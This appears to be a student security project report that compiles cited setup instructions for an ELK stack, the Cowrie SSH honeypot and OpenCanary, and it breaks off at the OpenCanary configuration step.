SOC Shadow Sentry

Ng Jing Ren

Table of content

Introduction

Project summary

The project involves setting up an Elastic Cloud and honeypot on a DigitalOcean server to monitor malicious activities aimed at the server. Subsequently, I will develop a penetration testing script to attack the sample infrastructure (Honeypot on DigitalOcean) and analyze the alerts and dashboard details. Finally, based on observed vulnerabilities, I will provide recommendations to enhance security.

Reference on setting up Elasticsearch, Logstash and Kibana

ElasticSearch Installation

This is a simple setup for ELK stack, to be done on the same machine that is used for cowrie. We use *Filebeat* to send logs to *Logstash*, and we use *Nginx* as a reverse proxy to access *Kibana*. Note there are many other possible configurations!

Add Elastic's repository and key:

```
$ wget -qO - https://packages.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -
$ echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee /etc/apt/sources.list
$ apt-get update
```

Install logstash, elasticsearch, kibana and filebeat:

```
$ sudo apt -y install apt-transport-https wget default-jre
$ sudo apt install elasticsearch logstash kibana
$ sudo apt install filebeat
$ sudo apt install nginx apache2-utils
```

Enable the services:

```
$ sudo systemctl enable elasticsearch logstash kibana filebeat nginx
```

ElasticSearch Configuration

ElasticSearch configuration file is located in `/etc/elasticsearch/elasticsearch.yml`. The default settings need not be changed.

If you are only operating a single ElasticSearch node, you can add the following configuration item:

```
discovery.type: single-node
```


By default, ElasticSearch listens on port 9200. Test it:

```
curl http://localhost:9200
```

You should get a JSON object in return.

Oosterhof, Michel. "How to Send Cowrie Output to an Elk Stack□." *How to Send Cowrie Output to an ELK Stack - Cowrie 2.5.0 Documentation*, 2021, cowrie.readthedocs.io/en/latest/elk/README.html.

Reference on setting up Elasticsearch, Logstash and Kibana



Kibana Configuration


Make a folder for logs:

```
$ sudo mkdir /var/log/kibana
$ sudo chown kibana:kibana /var/log/kibana
```

Change the following parameters in `/etc/kibana/kibana.yml` to reflect your server setup:

- `server.host` - set it to *localhost* if you use nginx for basic authentication or external interface if you use XPack (see below)
- `server.name` - name of the server
- `elasticsearch.hosts` - address of the elasticsearch: ["http://localhost:9200"]
- `elasticsearch.username` - only needed only if you use XPack (see below)
- `elasticsearch.password` - only needed only if you use XPack (see below)
- `logging.dest` - set path to logs (*/var/log/kibana/kibana.log*)

Oosterhof, Michel. "How to Send Cowrie Output to an Elk Stack□." *How to Send Cowrie Output to an ELK Stack - Cowrie 2.5.0 Documentation*, 2021, cowrie.readthedocs.io/en/latest/elk/README.html.




cowrie / docs / elk /

micheloosterhof add suggestion from issue 1650 (#2062) ✓

Name	Last commit message
..	
README.rst	7may (#1558)
filebeat-cowrie.conf	Working ELK setup for 7.6.1 (#1316)
logstash-cowrie.conf	add suggestion from issue 1650 (#2062)
nginx-default	Working ELK setup for 7.6.1 (#1316)

Oosterhof, Michel. "Cowrie/Docs/Elk at Master · Cowrie/Cowrie." GitHub, 2021, github.com/cowrie/cowrie/tree/master/docs/elk.

Reference on setting up Elasticsearch, Logstash and Kibana




Logstash Configuration

Get GeoIP data from www.maxmind.com (free but requires registration): download the GeoLite2 City GZIP. Unzip it and locate the mmdb file. Place it somewhere in your filesystem and make sure that "logstash" user can read it:

```
$ sudo mkdir -p /opt/logstash/vendor/geoip/
$ sudo mv GeoLite2-City.mmdb /opt/logstash/vendor/geoip
```

Oosterhof, Michel. "How to Send Cowrie Output to an Elk Stack□." *How to Send Cowrie Output to an ELK Stack - Cowrie 2.5.0 Documentation*, 2021, cowrie.readthedocs.io/en/latest/elk/README.html.



2 days ago

github-actions

2024.06.07

3bd5ebd

Compare

2024.06.07 Latest

2024.06.07

▾ Assets 5

GeoLite2-ASN.mmdb	8.13 MB	2 days ago
GeoLite2-City.mmdb	47.7 MB	2 days ago
GeoLite2-Country.mmdb	6.33 MB	2 days ago
Source code (zip)		Mar 2
Source code (tar.gz)		Mar 2

P3TERX. "Releases · P3TERX/Geolite.Mmdb." *GitHub*, 2024, github.com/P3TERX/GeoLite.mmdb/releases/.

Configure logstash:

```
$ sudo cp logstash-cowrie.conf /etc/logstash/conf.d
```

Make sure the configuration file is correct. Check the input section (path), filter (geoip databases) and output (elasticsearch hostname):

```
$ sudo systemctl restart logstash
```

Oosterhof, Michel. "How to Send Cowrie Output to an Elk Stack□." *How to Send Cowrie Output to an ELK Stack - Cowrie 2.5.0 Documentation*, 2021, cowrie.readthedocs.io/en/latest/elk/README.html.

Reference on setting up Elasticsearch, Logstash and Kibana

FileBeat Configuration

FileBeat is not mandatory (it is possible to directly read Cowrie logs from Logstash) but nice to have, because if Logstash is under pressure, it automatically knows to slow down + it is possible to deal with multiple sensor inputs.

Configure filebeat:

```
$ sudo cp filebeat-cowrie.conf /etc/filebeat/filebeat.yml
```

Check the following parameters:

```
filebeat.inputs: the path must point to cowrie's json logs
output.elasticsearch: must be false because we want Filebeat to send to Logstash, not directly to Elast
output.logstash: must be true. The default port for Logstash is 5044, so hosts should be ["localhost:50
```

Start filebeat:

```
$ sudo systemctl start filebeat
```

Using Kibana

You can list indexes with:

```
$ curl 'http://localhost:9200/_cat/indices?v'
```

You should see a Cowrie index cowrie-logstash-DATE... Its health is yellow because the number of replicas should be set to 0 (unless you want another configuration):

```
$ curl -XPUT 'localhost:9200/cowrie-logstash-REPLACEHERE/_settings' -H "Content-Type: application/j
```

It should answer {“acknowledged”:true}

In Kibana's GUI, create an index pattern (Management / Index Patterns) for

```
cowrie-logstash-*
```

Use default settings and timestamp.

Oosterhof, Michel. “How to Send Cowrie Output to an Elk Stack□.” *How to Send Cowrie Output to an ELK Stack - Cowrie 2.5.0 Documentation*, 2021, cowrie.readthedocs.io/en/latest/elk/README.html.

Reference on setting up Elasticsearch, Logstash and Kibana

Enable Elasticsearch security features

edit

Enabling the Elasticsearch security features provides basic authentication so that you can run a local cluster with username and password authentication.

1. On **every** node in your cluster, stop both Kibana and Elasticsearch if they are running.
2. On **every** node in your cluster, add the `xpack.security.enabled` setting to the `$ES_PATH_CONF/elasticsearch.yml` file and set the value to `true`:

```
xpack.security.enabled: true
```

NOTE

The `$ES_PATH_CONF` variable is the path for the Elasticsearch configuration files. If you installed Elasticsearch using archive distributions (`zip` or `tar.gz`), the variable defaults to `$ES_HOME/config`. If you used package distributions (Debian or RPM), the variable defaults to `/etc/elasticsearch`.

Elastic. "Set up Minimal Security for Elasticsearch." Elastic, www.elastic.co/guide/en/elasticsearch/reference/current/security-minimal-setup.html.

API key service settings

You can set the following API key service settings in `elasticsearch.yml`.

`xpack.security.authc.api_key.enabled`

(Static) Set to `false` to disable the built-in API key service. Defaults to `true`.

Elastic. "Security Settings in Elasticsearch." Elastic, www.elastic.co/guide/en/elasticsearch/reference/8.14/security-settings.html.

```
output {
    elasticsearch {
       hosts => ['https://my.es.server.com:443']
       user => 'esusername'
       password => 'espassword'
       proxy => 'http://my.proxy:80'
       index => "my-index-%{+YYYY.MM.dd}"
    }
}
```

Loganathan. "How to Authenticate Logstash Output to a Secure Elasticsearch URL (Version 5.6.5)." *Stack Overflow*, 6 Mar. 2018, stackoverflow.com/questions/49109251/how-to-authenticate-logstash-output-to-a-secure-elasticsearch-url-version-5-6-5.

Reference on setting up Elasticsearch, Logstash and Kibana

elasticsearch-setup-passwords

edit

WARNING

Deprecated in 8.0.

The `elasticsearch-setup-passwords` tool is deprecated and will be removed in a future release. To manually reset the password for the built-in users (including the `elastic` user), use the `elasticsearch-reset-password` tool, the Elasticsearch change password API, or the User Management features in Kibana.

The `elasticsearch-setup-passwords` command sets the passwords for the built-in users.

Synopsis

edit

```
bin/elasticsearch-setup-passwords auto|interactive
[-b, --batch] [-h, --help] [-E <KeyValuePair>]
[-s, --silent] [-u, --url "<URL>"] [-v, --verbose]
```

Elastic. “Elasticsearch-Setup-Passwords.” Elastic, www.elastic.co/guide/en/elasticsearch/reference/current/setup-passwords.html.

Configure self-managed Elastic Stack deployments

edit

These steps are only required for **self-managed** deployments:

- HTTPS must be configured for communication between Elasticsearch and Kibana.
- In the `elasticsearch.yml` configuration file, set the `xpack.security.enabled` setting to `true`. For more information, refer to Configuring Elasticsearch and Security settings in Elasticsearch.
- In the `kibana.yml` configuration file, add the `xpack.encryptedSavedObjects.encryptionKey` setting with any alphanumeric value of at least 32 characters. For example:


  ```
  xpack.encryptedSavedObjects.encryptionKey: 'fhjskloppd678ehkdfdlliverpoolfcr'
  ```

IMPORTANT

After changing the `xpack.encryptedSavedObjects.encryptionKey` value and restarting Kibana, you must restart all detection rules.

Elastic. “Detections Prerequisites and Requirements.” *Elastic*, www.elastic.co/guide/en/security/current/detections-permissions-section.html.

Reference on setting up Elasticsearch, Logstash and Kibana



antoineco commented on Mar 10, 2022 • edited — Collaborator

@fictioner I see you didn't include the information requested in the issue template, so I'm unable to help you. For instance, I'm missing the output of `docker-compose logs`. To understand why Kibana is not ready I need to understand what's going on with other components (especially `elasticsearch` and `setup`).

Kind reminder that we typically close issues when the author doesn't make the effort to share the basic information we request, because it causes unnecessary round trips asking always the same questions over and over again:


```
<!--
Thanks for your issue report!

In order for us to be able to reproduce the problem and identify the root cause
quickly, we kindly ask you to include *all* the information requested below in
your issue report. It saves us a lot of effort and allows us to provide you
with a solution with as little delay as possible.

Issues submitted without the requested information will be closed.
Thank you for your understanding.
-->
```

Please include *everything* mentioned at https://github.com/deviantony/docker-elk/blob/main/.github/ISSUE_TEMPLATE/issue_report.md in the future.

The "configuration missing" warning is expected and can safely be ignored in the case of docker-elk. We could add `server.publicBaseUrl=http://localhost:5601` to the Kibana config to suppress it, but it's not what's causing your problem here.

Again, please share your logs (**ALL** of them).

Cotten, Antoine. “Kibana Server Is Not Ready yet · Issue #685 · Deviantony/Docker-Elk.” *GitHub*, 10 Mar. 2022, github.com/deviantony/docker-elk/issues/685.



To use Kibana with security features:


1. Configure security in Elasticsearch.
2. Configure Kibana to use the appropriate built-in user.

   Update the following settings in the `kibana.yml` configuration file:

```
elasticsearch.username: "kibana_system"
elasticsearch.password: "kibanapassword"
```

Elastic. “Configure Security in Kibana.” *Elastic*, www.elastic.co/guide/en/kibana/7.17/using-kibana-with-security.html.

Reference on setting up Cowrie honeypot



Step 1: Install system dependencies

First we install system-wide support for Python virtual environments and other dependencies. Actual Python packages are installed later.

On Debian based systems (last verified on Debian 10, 2021-04-29):

```
$ sudo apt-get install git python3-virtualenv libssl-dev libffi-dev build-essential libpython3-dev pythc
```

Step 2: Create a user account

It's strongly recommended to run with a dedicated non-root user id:

```
$ sudo adduser --disabled-password cowrie
$ sudo su - cowrie
```

Step 3: Checkout the code

Check out the code:

```
$ git clone http://github.com/cowrie/cowrie
Cloning into 'cowrie'...
```

Oosterhof, Michel. "Installing Cowrie in Seven Steps." *Installing Cowrie in Seven Steps - Cowrie 2.5.0 Documentation*, 2014, cowrie.readthedocs.io/en/latest/INSTALL.html#configure-additional-output-plugins-optional.


Reference on setting up Cowrie honeypot

Now, we can move into the cowrie folder with **cd**.

> cd cowrie

Within this directory, we can create a new virtual environment for the tool by running the command below.

> virtualenv cowrie-env



We can then activate this new virtual environment:

> source cowrie-env/bin/activate

> pip install --upgrade pip

Now, install the requirements with the string shown below. The **requirements.txt** file included with Cowrie is used as a reference for the Python dependencies for Pip to install.

Now, install the requirements with the string shown below. The **requirements.txt** file included with Cowrie is used as a reference for the Python dependencies for Pip to install.


> pip install --upgrade -r requirements.txt

Takhion. “How to Use the Cowrie SSH Honeypot to Catch Attackers on Your Network.” *WonderHowTo*, WonderHowTo, 6 Jan. 2018, null-byte.wonderhowto.com/how-to/use-cowrie-ssh-honeypot-catch-attackers-your-network-0181600/.


Reference on setting up Cowrie honeypot

The configuration for Cowrie is defined in two files, cowrie.cfg.dist and cowrie.cfg. By default, only cowrie.cfg.dist is included when the tool is downloaded, but any settings which are set in cowrie.cfg will be assigned priority. To make it slightly more simple to configure, we can create a copy of cowrie.cfg.dist and use it to create cowrie.cfg, such that there is a backup of the original file. We can do this using the **cp** command, as shown in the string below.

> cp cowrie.cfg.dist cowrie.cfg



We can edit this configuration file in Nano by running **nano cowrie.cfg** from the command line. The first setting which may be worth changing is the hostname of the honeypot. While this isn't necessary, the default "svr04" may be an indicator that this is a honeypot to an attacker.



Takhion. “How to Use the Cowrie SSH Honeypot to Catch Attackers on Your Network.” *WonderHowTo*, WonderHowTo, 6 Jan. 2018, null-byte.wonderhowto.com/how-to/use-cowrie-ssh-honeypot-catch-attackers-your-network-0181600/.

The following firewall rule will forward incoming traffic on port 22 to port 2222 on Linux:

```
$ sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
```

```
[telnet]
enabled = true
```

Enabling telnet service by changing from false to true.

```
$ sudo iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT --to-port 2223
```

Oosterhof, Michel. “Installing Cowrie in Seven Steps□.” *Installing Cowrie in Seven Steps - Cowrie 2.5.0 Documentation*, 2014, cowrie.readthedocs.io/en/latest/INSTALL.html#configure-additional-output-plugins-optional.

Reference on hardening Cowrie's honeypot

While legitimate users and their passwords are stored in /etc/passwd and /etc/shadow, fake SSH users are configured in etc/userdb.txt in the cowrie directory. You can easily configure allowed/disallowed user/password combinations by adding entries to that file.

The following format is used:

```
[username]:x:[password]
```

- Any username not explicitely listed will not be able to authenticate.
- You can use arbitrary usernames, they do not have to be real user accounts on your system.
- You can have more than one rule per username.
- Prepend the '!' character to a password to explicitely blacklist it.
- Use the '*' character as a password to allow all passwords.
- Use */BRE/* syntax to match passwords based on regular expressions.

Consider the following example:

```
root:x:!toor
root:x:!/admin/
root:x:*
admin:x:admin
```

With the above entries, the *root* user will be allowed to authenticate with any password, except *toor* and any password containing *admin*. The *admin* user will only be allowed be login with the password *admin*.

Nxnjz. "Linux Archives." *NXNJZ*, 23 Nov. 2019, nxnjz.net/category/linux/.

Reference on setting up OpenCanary honeypot

Installation on Ubuntu 20.04:

```
$ sudo apt-get install python3-dev python3-pip python3-virtualenv python3-venv python3-scapy libssl-dev libpcap-dev
$ virtualenv env/
$ . env/bin/activate
$ pip install opencanary
```

Optional extras (if you wish to use the Windows File Share module, and the SNMP module):

```
$ sudo apt install samba # if you plan to use the Windows File Share module
```

Torrey, Jacob. "Opencanary/Readme.Md at Master · Thinkst/Opencanary." *GitHub*, 1 Nov. 2023, github.com/thinkst/opencanary/blob/master/README.md#documentation.

Reference on setting up OpenCanary honeypot

Configuring OpenCanary

Creating the initial configuration

When OpenCanary starts it looks for config files in the following locations and will stop when the first configuration is found:

